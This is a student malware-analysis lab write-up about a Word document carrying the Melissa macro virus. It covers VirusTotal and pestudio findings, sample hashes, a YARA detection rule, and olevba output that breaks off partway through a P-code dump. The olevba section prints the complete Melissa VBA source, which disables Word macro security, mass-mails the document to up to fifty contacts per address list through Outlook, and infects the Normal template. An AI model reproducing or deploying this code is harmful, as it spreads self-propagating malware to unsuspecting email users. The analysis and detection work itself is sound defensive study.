

# Lab-6: Malware analysis

**1.Filetype: Word document**

After loading the malware file in Virus total under details section, it is clearly visible that the file type is word document.




SHA256: Hash: b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf




**2. Static Analysis:**

After opening the malware file in pestudio, under stings tab it is observed that malware is creating macros and writing some internal documents.




Malware is accessing the outlook and local registries which might be to copy some credentials and root folders path to fetch the credentials of the system. Outlook might be used to send the malware to different users.



From the above screenshot, we can see the common string multiple times i.e.m **“Melissa”.** In internet we can see that this is a malware and below is the description from web,

**The Melissa virus was a mass-mailing macro virus released on or around March 26, 1999. As it was not a standalone program, it was not classified as a worm. It targeted Microsoft Word and Outlook-based systems and created considerable network traffic. The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)." Attached was a Word document titled list.doc containing a list of pornographic sites and accompanying logins for each. It would then mass mail itself to the first fifty people in the user's contact list and then disable multiple safeguard features on Microsoft Word and Microsoft Outlook.**

Same thing is observed in Hexedit tool as well. Where the malware name is “Melissa”



**Similar type of files from wild:**

Hash values of the files,

51a319db15b885161702caf96ac6f0de 02cd26ed2813d996d4d9d1277636dd91 3fa51b2984d79bc69a280870e4387cf0 2b1f13e2948b9b473ad4c3eb6a852ea7 264ffd5eaed5cf99848fbd310628a162 c6118068b71c72b7f2b4428d27132400 58ec1528c7f12264808eaf2ac1eafeb6 e90ed77286e7d685ac3809f366f19d75 045cb8ecf9a4b99d30f66911acb250b6

**Yara Rule:**

rule Melissa

{

strings:

$a= "Microsoft Office Word"

$b= "Document\_Open"

$c= "Root Entry"

$d= "Macros"

$e= "Outlook.Application"

$f= "Melissa"

$g= "Here is that document you asked for ... don't show anyone else ;-)"

$h= "... by Kwyjibo"

$i= "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"

$j= "Word -> Email | Word 97 <--> Word 2000 ... it's a new age! "

$k= " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here. "

$l= "WORD/Melissa written by Kwyjibo"

$m= "outlook"

$n = "profile"

$o= "password"

condition:

($a and $b and $c and $d and $e) or $f or $g or $h or $i or $j or $k or $l or ($m and $n and $o)

}

**OLE VBA Output:**

Olevba output

olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools

===============================================================================

FILE: sample\_lab6\_18\_sep

Type: OLE

-------------------------------------------------------------------------------

VBA MACRO Melissa.cls

in file: sample\_lab6\_18\_sep - OLE stream: 'Macros/VBA/Melissa'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

Private Sub Document\_Open()

On Error Resume Next

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then

CommandBars("Macro").Controls("Security...").Enabled = False

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&

Else

CommandBars("Tools").Controls("Macro").Enabled = False

Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)

End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice

Set UngaDasOutlook = CreateObject("Outlook.Application")

Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")

If System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then

DasMapiName.Logon "profile", "password"

For y = 1 To DasMapiName.AddressLists.Count

Set AddyBook = DasMapiName.AddressLists(y)

x = 1

Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

For oo = 1 To AddyBook.AddressEntries.Count

Peep = AddyBook.AddressEntries(x)

BreakUmOffASlice.Recipients.Add Peep

x = x + 1

If x > 50 Then oo = AddyBook.AddressEntries.Count

Next oo

BreakUmOffASlice.Subject = "Important Message From " & Application.UserName

BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"

BreakUmOffASlice.Attachments.Add ActiveDocument.FullName

BreakUmOffASlice.Send

Peep = ""

Next y

DasMapiName.Logoff

End If

System.PrivateProfileString("", "HKEY\_CURRENT\_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"

End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)

Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)

NTCL = NTI1.CodeModule.CountOfLines

ADCL = ADI1.CodeModule.CountOfLines

BGN = 2

If ADI1.Name <> "Melissa" Then

If ADCL > 0 Then \_

ADI1.CodeModule.DeleteLines 1, ADCL

Set ToInfect = ADI1

ADI1.Name = "Melissa"

DoAD = True

End If

If NTI1.Name <> "Melissa" Then

If NTCL > 0 Then \_

NTI1.CodeModule.DeleteLines 1, NTCL

Set ToInfect = NTI1

NTI1.Name = "Melissa"

DoNT = True

End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then

Do While ADI1.CodeModule.Lines(1, 1) = ""

ADI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Close()")

Do While ADI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

If DoAD = True Then

Do While NTI1.CodeModule.Lines(1, 1) = ""

NTI1.CodeModule.DeleteLines 1

Loop

ToInfect.CodeModule.AddFromString ("Private Sub Document\_Open()")

Do While NTI1.CodeModule.Lines(BGN, 1) <> ""

ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)

BGN = BGN + 1

Loop

End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then

ActiveDocument.SaveAs FileName:=ActiveDocument.FullName

ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then

ActiveDocument.Saved = True: End If

'WORD/Melissa written by Kwyjibo

'Works in both Word 2000 and Word 97

'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

End Sub

-------------------------------------------------------------------------------

VBA MACRO VBA\_P-code.txt

in file: VBA P-code - OLE stream: 'VBA P-code'

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -

' Processing file: sample\_lab6\_18\_sep

' ===============================================================================

' Module streams:

' Macros/VBA/Melissa - 6327 bytes

' Line #0:

' FuncDefn (Private Sub Document\_Open())

' Line #1:

' OnError (Resume Next)

' Line #2:

' LitStr 0x0000 ""

' LitStr 0x003D "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security"

' LitStr 0x0005 "Level"

' Ld System

' ArgsMemLd PrivateProfileString 0x0003

' LitStr 0x0000 ""

' Ne

' IfBlock

' Line #3:

' LitVarSpecial (False)

' LitStr 0x000B "Security..."

' LitStr 0x0005 "Macro"

' ArgsLd CommandBars 0x0001

' ArgsMemLd Controls 0x0001

' MemSt Enabled

' Line #4:

' LitDI4 0x0001 0x0000

' LitStr 0x0000 ""

' LitStr 0x003D "HKEY\_CURRENT\_USER\Software\Microsoft\Office\9.0\Word\Security"

' LitStr 0x0005 "Level"

' Ld System

' ArgsMemSt PrivateProfileString 0x0003

' Line #5:

' ElseBlock

' Line #6:

' LitVarSpecial (False)

' LitStr 0x0005 "Macro"

' LitStr 0x0005 "Tools"

' ArgsLd CommandBars 0x0001

' ArgsMemLd Controls 0x0001

' MemSt Enabled

' Line #7:

' LitDI2 0x0001

' LitDI2 0x0001

' Sub

' Paren

' Ld Options

' MemSt ConfirmConversions

' BoS 0x0000

' LitDI2 0x0001

' LitDI2 0x0001

' Sub

' Paren

' Ld Options

' MemSt VirusProtection

' BoS 0x0000

' LitDI2 0x0001

' LitDI2 0x0001

' Sub

' Paren

' Ld Options

' MemSt SaveNormalPrompt

' Line #8:

' EndIfBlock

' Line #9:

' Dim

' VarDefn UngaDasOutlook

' VarDefn DasMapiName

' VarDefn BreakUmOffASlice

' Line #10:

' SetStmt

' LitStr 0x0013 "Outlook.Application"

' ArgsLd CreateObject 0x0001

' Set UngaDasOutlook

' Line #11:

' SetStmt

' LitStr 0x0004 "MAPI"

' Ld UngaDasOutlook

' ArgsMemLd GetNameSpace 0x0001

' Set DasMapiName

' Line #12:

' LitStr 0x0000 ""

' LitStr 0x002C "HKEY\_CURRENT\_USER\Software\Microsoft\Office\"

' LitStr 0x0008 "Melissa?"

' Ld System

' ArgsMemLd PrivateProfileString 0x0003

' LitStr 0x000E "... by Kwyjibo"

' Ne

' IfBlock

' Line #13:

' Ld UngaDasOutlook

' LitStr 0x0007 "Outlook"

' Eq

' IfBlock

' Line #14:

' LitStr 0x0007 "profile"

' LitStr 0x0008 "password"

' Ld DasMapiName

' ArgsMemCall Logon 0x0002

' Line #15:

' StartForVariable

' Ld y

' EndForVariable

' LitDI2 0x0001

' Ld DasMapiName

' MemLd AddressLists

' MemLd Count

' For

' Line #16:

' SetStmt

' Ld y

' Ld DasMapiName

' ArgsMemLd AddressLists 0x0001

' Set AddyBook

' Line #17:

' LitDI2 0x0001

' St x

' Line #18:

' SetStmt

' LitDI2 0x0000

' Ld UngaDasOutlook

' ArgsMemLd CreateItem 0x0001

' Set BreakUmOffASlice

' Line #19:

' StartForVariable

' Ld oo

' EndForVariable

' LitDI2 0x0001

' Ld AddyBook

' MemLd AddressEntries

' MemLd Count

' For

' Line #20:

' Ld x

' Ld AddyBook

' ArgsMemLd AddressEntries 0x0001

' St Peep

' Line #21:

' Ld Peep

' Ld BreakUmOffASlice

' MemLd Recipients

' ArgsMemCall Add 0x0001

' Line #22:

' Ld x

' LitDI2 0x0001

' Add

' St x

' Line #23:

' Ld x

' LitDI2 0x0032

' Gt

' If

' BoSImplicit

' Ld AddyBook

' MemLd AddressEntries

' MemLd Count

' St oo

' EndIf

' Line #24:

' StartForVariable

' Ld oo

' EndForVariable

' NextVar

' Line #25:

' LitStr 0x0017 "Important Message From "

' Ld Application

' MemLd UserName

' Concat

' Ld BreakUmOffASlice

' MemSt Subject

' Line #26:

' LitStr 0x0042 "Here is that document you asked for ... don't show anyone else ;-)"

' Ld BreakUmOffASlice

' MemSt Body

' Line #27:

' Ld ActiveDocument

' MemLd FullName

' Ld BreakUmOffASlice

' MemLd Attachments

' ArgsMemCall Add 0x0001

' Line #28:

' Ld BreakUmOffASlice

' ArgsMemCall Send 0x0000

' Line #29:

' LitStr 0x0000 ""

' St Peep

' Line #30:

' StartForVariable

' Ld y

' EndForVariable

' NextVar

' Line #31:

' Ld DasMapiName

' ArgsMemCall Logoff 0x0000

' Line #32:

' EndIfBlock

' Line #33:

' LitStr 0x000E "... by Kwyjibo"

' LitStr 0x0000 ""

' LitStr 0x002C "HKEY\_CURRENT\_USER\Software\Microsoft\Office\"

' LitStr 0x0008 "Melissa?"

' Ld System

' ArgsMemSt PrivateProfileString 0x0003

' Line #34:

' EndIfBlock

' Line #35:

' SetStmt

' LitDI2 0x0001

' Ld ActiveDocument

' MemLd VBProject

' MemLd VBComponents

' ArgsMemLd Item 0x0001

' Set ADI1

' Line #36:

' SetStmt

' LitDI2 0x0001

' Ld NormalTemplate

' MemLd VBProject

' MemLd VBComponents

' ArgsMemLd Item 0x0001

' Set NTI1

' Line #37:

' Ld NTI1

' MemLd CodeModule

' MemLd CountOfLines

' St NTCL

' Line #38:

' Ld ADI1

' MemLd CodeModule

' MemLd CountOfLines

' St ADCL

' Line #39:

' LitDI2 0x0002

' St BGN

' Line #40:

' Ld ADI1

' MemLd New

' LitStr 0x0007 "Melissa"

' Ne

' IfBlock

' Line #41:

' LineCont 0x0004 05 00 00 00

' Ld ADCL

' LitDI2 0x0000

' Gt

' If

' BoSImplicit

' LitDI2 0x0001

' Ld ADCL

' Ld ADI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0002

' EndIf

' Line #42:

' SetStmt

' Ld ADI1

' Set ToInfect

' Line #43:

' LitStr 0x0007 "Melissa"

' Ld ADI1

' MemSt New

' Line #44:

' LitVarSpecial (True)

' St DoAD

' Line #45:

' EndIfBlock

' Line #46:

' Ld NTI1

' MemLd New

' LitStr 0x0007 "Melissa"

' Ne

' IfBlock

' Line #47:

' LineCont 0x0004 05 00 00 00

' Ld NTCL

' LitDI2 0x0000

' Gt

' If

' BoSImplicit

' LitDI2 0x0001

' Ld NTCL

' Ld NTI1

' MemLd CodeModule

' ArgsMemCall DeleteLines 0x0002

' EndIf

' Line #48:

' SetStmt

' Ld NTI1

' Set ToInfect

' Line #49:

' LitStr 0x0007 "Melissa"

' Ld NTI1

' MemSt New

' Line #50:

' LitVarSpecial (True)

' St DoNT

' Line #51:

' EndIfBlock

' Line #52:

' Ld DoNT

' LitVarSpecial (True)

' Ne

' Ld DoAD

' LitVarSpecial (True)

' Ne

' And

' If

' BoSImplicit

' GoTo CYA

' EndIf

' Line #53:

' Ld DoNT

' LitVarSpecial (True)

' Eq

' IfBlock

' Line #54:

' LitDI2 0x0001

' LitDI2 0x0001

' Ld ADI1

' MemLd CodeModule

' ArgsMemLd Lines 0x0002

' LitStr 0x0000 ""

' Eq

' DoWhile

' Line #55:

' LitDI2 0x0001

' Ld ADI1

